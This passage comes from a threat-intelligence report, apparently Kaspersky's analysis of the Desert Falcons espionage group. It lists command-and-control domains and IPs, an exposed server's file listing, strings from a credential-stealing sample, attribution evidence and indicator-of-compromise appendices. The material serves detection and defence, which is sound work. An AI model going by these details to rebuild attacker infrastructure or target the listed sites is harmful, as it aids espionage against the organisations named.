- **Campaign 2**: Active in Israel
- **Campaign 3**: Active in Egypt

4.3.1. 1st Campaign - targeting computer devices and mobiles

This is the main Falcons' campaign and included the highest number of victims. It focused mainly high profile victims in Palestine, Jordan, Egypt and the Gulf states, and the target victims were mainly government organizations, military centers and top media outlets.

C&C Domains	IPs	Victims	Malware used	Registration Date
ahmedfaiez.info	188.40.75.132 188.40.106.84	Media & Government	Falcons Trojan	2013-03-29
fpupdate.info	188.40.75.132	Mobile	Falcons Trojan	2013-04-14

C&C Domains	IPs	Victims	Malware used	Registration Date
flushupate.com	188.40.75.132		Falcons Trojan	2014-02-16
flushupdate.com	188.40.75.132	Media	Falcons Trojan	2014-02-16
ineltdriver.com	188.40.75.132	Military & Government	Falcons Trojan	2014-09-14
mediahitech.info	188.40.106.84	Unknown	Falcons Trojan	2012-06-28

4.3.2. 2nd Campaign

This campaign mainly targeted victims in Israel using the main Falcons Trojan. More than 600 victims have been identified.


C&C Domains	IPs	Victims	Malware used	Registration Date
mixedwork.com	188.40.81.136	Israeli Victims	Falcons Trojan	2014-02-18
plmedgroup.com	188.40.81.136	Israeli Victims	Falcons Trojan	2014-02-18
pstcmedia.com	188.40.81.136	Unknown, currently sinkholed	Falcons Trojan	2013-07-04

4.3.3. 3rd Campaign

This targeted mainly activists, political figures and radio/TV channels in Egypt. It's the only campaign in the Falcons' operations that used the DHS spyware.

C&C Domains	IPs	Victims	Malware used	Registration Date
advtravel.info	188.40.106.84	Activists	DHS Spyware	2013-11-17
linksis.info	188.40.106.84	Politicians and Activists	DHS 2015/IRat	2014-12-01

Besides being the only campaign to use DHS spyware, we can confirm this is also the most recent, managed by new and less experienced group members. This is apparent from mistakes made in the campaign operation. For example, the C&C server advtravel.info was publicly accessible, despite containing files, screenshots and information collected from the victims and the backdoor execution logs.



Index of /

- .ftpquota
- Back-9114.zip
- apps/
- cgi-bin/
- data/
- del/
- downs/
- pat/
- logs/
- rpts/
- tools/

Apache/2.4.10 (Unix) OpenSSL/1.0.1e-fips

- LogA007X [redacted] 2014-41-9.log
- LogA007X [redacted] 2014-46-9.log
- LogA007X [redacted] 2014-51-9.log
- LogA007X [redacted] 2014-56-9.log
- LogA007X [redacted] 2014-6-9.log
- LogA007X [redacted] 2014-1-9.log
- LogA007X [redacted] istrat 19-12-2014-48-14.log
- LogA007X [redacted] 2014-7-52- .log
- LogA007X [redacted] 2014-6-45- .log
- LogA007X [redacted] h 12-2014-10.log
- LogA007X [redacted] h 12-2014-14.log
- LogA007X [redacted] h 12-2014-4.log
- LogA007X [redacted] h 12-2014-19-.log
- LogA007X [redacted] h -2015-15-.log
- LogA007X [redacted] top1-2015-20.log
- LogA007X [redacted] top1-2015-20.log
- LogA007X [redacted] top1-2015-20.log
- LogA007X [redacted] top1-2015-20.log
- LogA007X [redacted] top1-2015-20.log
- LogA007X [redacted] top-12-2014-.log
- LogA007X [redacted] top-12-2014-.log
- LogA007X [redacted] top-12-2014-.log
- LogA007X [redacted] top-12-2014-.log
- LogA007X [redacted] top-12-2014-.log
- LogA007X [redacted] top-12-2014-.log
- LogA007X [redacted] top-12-2014-.log

A007X is the victim's category

File and folder structure on one of the command servers. For a short time the file access permissions for the command servers were made public.


4.3.4 Liptona.net

One of the interesting findings that could indicate an earlier start to the Falcons' operations is the Liptona.net domain. The hosting history for this domain shows that between 21 June 2012 and December 2013, this domain was pointing to one of the IPs (188.40.106.84) used by the Falcons.

We were able to find a malware sample using Liptona.net as a C&C (667b5004fa197beb0129e1ddbc416864). This sample has some similarities to the Falcons' main backdoor and the compilation time for the sample points back to Dec 2011. One interesting thing is that this sample tries to steal login credentials for hardcoded URLs of Palestinian websites, an indication of a shared goal with the Falcons' team.

Websites hardcoded in the malware:

- http://mail.mtit.pna.ps/src/login.php (Email Ministry of Telecommunications and Information Technology Palestine)
- http://myaccount.jawwal.ps/ (Jawwal Mobile provider)
- http://portal.iugaza.edu.ps/ (Islamic University of Gaza)




Address	Length	Type	String
.rdata:00682880	0000004C	unic...	http://mail.mtit.pna.ps/src/login.php
.rdata:006828DC	00000030	unic...	http://moneybookers.com
.rdata:00682918	00000024	unic...	http://paypal.com
.rdata:00682944	0000002E	unic...	http://www.myspace.com
.rdata:0068297C	00000038	unic...	http://myaccount.jawwal.ps/
.rdata:006829C0	00000066	unic...	https://my.screenname.aol.com/_cqr/login/login.psp
.rdata:00682A40	0000005A	unic...	https://www.google.com/accounts/servicelogin
.rdata:00682AAC	00000032	unic...	https://login.yahoo.com/
.rdata:00682AE8	0000004A	unic...	https://login.yahoo.com/config/login
.rdata:00682B40	0000003A	unic...	http://portal.iugaza.edu.ps/
.rdata:00682BD0	00000042	unic...	https://www.google.com/accounts/
.rdata:00682C20	00000030	unic...	https://www.google.com/
.rdata:00682C5C	0000003C	unic...	https://portal.iugaza.edu.ps/
.rdata:00682CA4	00000030	unic...	http://mail.google.com/
.rdata:00682CE0	00000024	unic...	http://gmail.com/
.rdata:00682D0C	00000028	unic...	http://hotmail.com/
.rdata:00682D3C	00000032	unic...	http://www.facebook.com/
.rdata:00682D78	0000002A	unic...	http://facebook.com/
.rdata:00682DAC	00000030	unic...	https://login.live.com/
.rdata:00682DE8	00000020	C	c:/ProgramData/skydive/tree.rml

Malware using liptona.net as C&C containing hardcoded URLs for Palestinian websites

4.3.4. Campaigns operational timeline

Even though malware files were only traced back to 2013, domain-related traces were found that may indicate earlier activities by the Desert Falcons:



Desert Falcons campaigns' operational timeline

Even though malware files were only traced back to 2013, domain related traces were found that may indicate earlier activities by the Desert Falcons

12.11
Malware using **Liptona.net** targeting Palestine
12.14
DHS 2015/**iRAT**
06.12
Liptona.net pointing to Falcons related IPs
06.14
DHS first release **3rd campaign** starts
02.13
First Falcons Backdoor Sample
02.14
Mixedwork.com start of **2nd campaign, targeting Israel**
03.13
Ahmedfaiez.info start of **1st campaign, targeting Egypt, Palestine and gulf**
04.13
Fpupdate.info **Mobile** campaign
© 2015 Kaspersky Lab
GREAT
KASPERSKY lab


5. Attribution

The investigation into the Desert Falcons cybermercenaries enabled the research team to determine the identity of some members of the group behind the development and operation of the campaigns.

The Desert Falcons team members count around 30, working in three teams and operating mainly from Palestine, Egypt and Turkey.

We also confirmed that the cybercriminals are native Arabic speakers from the Middle East, based on evidence from:

- The identities found
- The fact that most malware files have the PE resource “Version Info” with “Lang property” set to “Arabic”
- Arabic User names for the C&C administrators
- Arabic names and emails found in the registration history of the C&C domains
- Solid Arabic phishing emails and documents used in attacks
- DHS spyware command and control panel with Arabic interface



[redacted]

Follow

[redacted] Hacking System is 1 of my projects that i dreamed to make since 3 years, i've done it tonight, الحمد لله ^_^

5:04 PM - 9 Jun 2014

The identities of some of the cybercriminals were found when inspecting the contents of one of the C&Cs which had public read permissions open for a short period of time. We were able to track and identify the full profile of some of the attackers including Facebook and twitter accounts, private blogs and websites. Surprisingly the attackers have published on twitter some information about their development of the spyware and the command servers.

6. Conclusion

The Desert Falcons' attacks show clearly that zeroday techniques are not a must for efficient targeted attacks. Using phishing emails, social engineering and homemade tools and backdoors, the Desert Falcons were able to infect hundreds of sensitive and important victims in the Middle East region through their computer systems or mobile devices.

This is just an alert for the poor cyber security situation in the region. Banks, Media outlets, Governments and Military entities in different countries all fell prey to the Desert Falcons' attacks.

Falcons' threat actors are determined, active and have good technical knowledge. We expect their operations to carry on developing more Trojans and using more advanced techniques. With enough funding, they might be able to acquire or develop exploits that would increase the efficiency of their attacks

Desert Falcons is just one example of the rise of cybercrime in a geopolitically troubled region that will motivate other threat actors or states to leverage cyber attacks for political or criminal goals.

Kaspersky Lab detects all the malware files as follows:

- Trojan.Win32.DesertFalcons
- Trojan-Spy.Win32.Agent.cncc
- Trojan-Spy.Win32.Agent.ctcr
- Trojan-Spy.Win32.Agent.ctcv
- Trojan-Spy.Win32.Agent.ctcx
- Trojan-Spy.Win32.Agent.cree
- Trojan-Spy.Win32.Agent.ctbz
- Trojan-Spy.Win32.Agent.comn
- Trojan.Win32.Bazon.a

7. Appendix

7.1. Appendix 1: C&Cs Whois History

Domain	First Related Registration Date	IP addresses
ahmedfaiez.info	2013-03-29	188.40.75.132 188.40.106.84
fpupdate.info	2013-4-14	188.40.75.132
linkedim.in	2013-05-29	188.40.75.132
pstcmedia.com	2013-07-04	188.40.81.136
advtravel.info	2013-11-17	188.40.75.132 188.40.106.84
flushupate.com	2014-02-16	188.40.75.132
flushupdate.com	2014-02-16	188.40.75.132
mixedwork.com	2014-02-18	188.40.81.136
plmedgroup.com	2014-02-18	188.40.81.136
ineltdriver.com	2014-09-14	188.40.75.132
iwork-sys.com	2014-09-17	188.40.75.132
androcity.com	2014-11-17	188.40.106.84
linksis.info	2014-12-01	188.40.106.84

7.2. Appendix 2: IOC & Samples

The following Indicators of Compromise can be used to identify Falcons infections.

7.2.1. Known “Falcons” C&C hostnames

- advtravel.info
- ahmedfaiez.info
- pstcmedia.com
- mixedwork.com
- flushupate.com
- flushupdate.com
- ineltdriver.com
- liptona.net
- mediahitech.info
- fpupdate.info
- plmedgroup.com
- linksis.info

7.2.2. Related Domains

- linkedim.in
- iwork-sys.com
- nauss-lab.com
- nice-mobiles.com
- facebook-emoticons.bitblogoo.com
- abuhmaid.net
- blogging-host.info
- androcity.com
- tvgate.rocks

7.2.3. Known “Falcons” C&C IPs

- 188.40.75.132
- 188.40.81.136
- 188.40.106.84

7.2.4. MD5s of backdoors used in the attacks

```
003082ee859edccd104ab4cb38deb131
00eef6a2ac57e987f4750c6eff4e93d6
01f68cad955b14f4849e3796a834cd44
02ffcfdcfb205cece05597fce1b307b7
03ea5a6c095b025e111a64a32a1d1460
07f0e2104773deec4ec351af40441b84
0ee6b2296df8c7e5aabfee46baef2a08
10a2212d23f8e248b59cfbf6b809e312
12dee292c0ce4ec005f9b55ee53e2b4e
15c5c4ca7bd169cc4a1747971afe4f02
1691aca2b2209ddb76d5107da92861e7
17bfc2f4efc1031b33835ca3ec0a71fa
1b26203d329a6663dfcb286bc4702c77
1e52a293838464e4cd6c1c6d94a55793
22e90e502bd4c8c19480e987cc46a9a8
238b48338c14c8ea87ff7ccab4544252
23d6eef34724f2b83f4181d3df47ce69
2804dce3a379b9ab5457c095dc93df91
2986d9af413cd09d9ffdb40040e5c180
2b94213b0ba7200742a08992b69a127a
2bce2ccd484a063e5e432a6f651782d9
33d56702729fd2bc5eb0f467663b03b4
418cf0044b8e0e8db6270454f617c636
436a7ad10b379ddc0a454e5129dc3ba6
4a0ef41272210f41b987224ff57f6280
4b521edf765d1369303d36cc3024c19d
4fbf48b61d2f2f590ae35f8f65867e40
518a765d999191b9ed7c4730714def31
59482460da44c3d7192970e705688162
5bb619dcb0c9684e0bbdf6d85769dbdd
5d7ba3b5780592c6e31be70a9077a8ed
63c480b1cc601b02b4acb30309b007e6
667b5004fa197beb0129e1ddbc416864
686779709226c6727bd9ebc4b1ff21b1
6fcc6c2e32fc8cee3fab0ac6fd6194cd
6ff73820c23551225de0ca08c2fc4397
7075c9a874ab5b0c27942714394f3885
72ef4096acd0b9274d5d6f2d981eb724
73c46bacc471db08a6c0e31caef3f9e8
74d8b882efae9fea1787f1558589fecb
76f74b24480bc1a42998c9440ddc2fad
79ac7484d4ad1608cc939ed0ae6e02e8
7ac102b740b299824e34394f334b5508
7ed79032a1ad8535242428e69507ca0a
8b5b5c9852f48fa4430943fd8412e0fb
8bbad466f2257e05f66ece621ccf2056
91510aa0bbf961a34f0326fbaf2bcbb1
9469ff12c582cf7943582dd28a1920cc
96d56c4a5426466f2a0dc3813386818d
a1b7f8f3cf6dee880028bd6db8111a1d
a313d1092c5245da1c20ac05915a3d11
a4a390f90be49b2bb51194d0844fed7f
a668c1dbdcdf2d561bea512361b101b9
a73ec37e872b49e5736cc06193105df9
aba4d663404a807581af7f20105f36d5
b1060166e3e1ba567634fbc96bd0c27d
```

```
b23c2925ee2d48517d17d4886e21c630
b2d6091ff886b0745fbddf9d61b42064
b312d48899c00e8bbaaff72503a07de8
b71c734112f6351f867ae55229901722
b71dc1257d200783f549822c502173fc
bac3b1fbe839af1db4692a747a389e48
c07ac2120b4312b33089c0cc97405876
c60ada815212fc9c58fb801f99c230a4
cc0d753dce58c74011bbb1c116d10e1b
d048a6a8377a865f07cbc2429ffaa3e7
d5d0be0b0a9ee793eac9af45f9b14a2e
d7341d147c8d63137ed7a0b365ccc56e
decb846191be54c441677bb1da264029
dff746868a1559de9d25037e73c06c52
e763e2a3b0b1ed43447afe281e134e95
f3d9689121a996f68533bd78eb6a18d9
f4926f3bacdc2fa78b47c93b9123a5bc
f75cebd9a5d2f367117109845561e2d4
fac66827a8cf3197358c1eaf1d6aa2bf
3340360a84d5e186221cd129159788a7
f78fcd4eaf3d9cd95116b6e6212ad327
aefea9d795624da16d878dc9bb81bf87
cb87b5d46015f8416d9d3a50bfc0cf19
3f879b77a5bd4cf5cf20ac6072fdbf5d
560f7807da12409779a2dc71e06bcebe
5aca63d39b56206e0c8c9a084d0446a3
4ff74ab38668b524b85fd51825efe3fc
52e50e109861d530e44eaf0ec2704751
71af60e77a148e45dbdec4de8411e16f
2607abe604832363514eb58c33a682fc
e7cf1f540f773b35f8ad988d14d7226e
bbc79bca19b0ebb95cb9cc69cc656382
2b3baed817a79109824d3a8a94f6c317
6B74ACF4246F9C85ED6D020330FBEC39
D146C3A288AD021B25D7241431F7494C
8B1EFE545D1ABE35FF095F8A1D35FAAE
b1bc9b06e3aa12fb899cd715abbeb257
4e2405d93e541f9bae34564c80f7432e
fa6fbd1dd2d58885772bd0b37633d5d7
```

7.2.5. Backdoor related files

%systemdrive%\ProgramData\cloud\skype.exe

%systemdrive%\ProgramData\cloud\msnn.dll

%systemdrive%\ProgramData\cloud\pluse.dll

%systemdrive%\ProgramData\skypee\skype.exe

%systemdrive%\ProgramData\skypee\msnn.dll

%systemdrive%\ProgramData\skypee\pluse.dll

%systemdrive%\Program Files\Messenger\MSN.exe

%systemdrive%\Program Files\Messenger\msnn.dll

%systemdrive%\Program Files\Messenger\pluse.dll

%systemdrive%\ProgramData\syn\Skype.exe

%systemdrive%\ProgramData\syn\msnn.dll

%systemdrive%\ProgramData\syn\pluse.dll

7.2.6. Attacker e-mail accounts used in spear phishing attacks

newsletar05@gmail.com

ynet48@gmail.com

mako22014@gmail.com

italy.officce@gmail.com

Securelist, the resource for Kaspersky Lab experts' technical research, analysis, and thoughts.

Follow us

Kaspersky Lab global Website

Eugene Kaspersky Blog

Kaspersky Lab B2C Blog

Kaspersky Lab B2B Blog

Kaspersky Lab security news service

Kaspersky Lab Academy

Kaspersky Lab HQ

39A/3 Leningradskoe Shosse
Moscow, 125212
Russian Federation

more contact details

Tel: +7-495-797-8700
Fax: +7-495-797-8709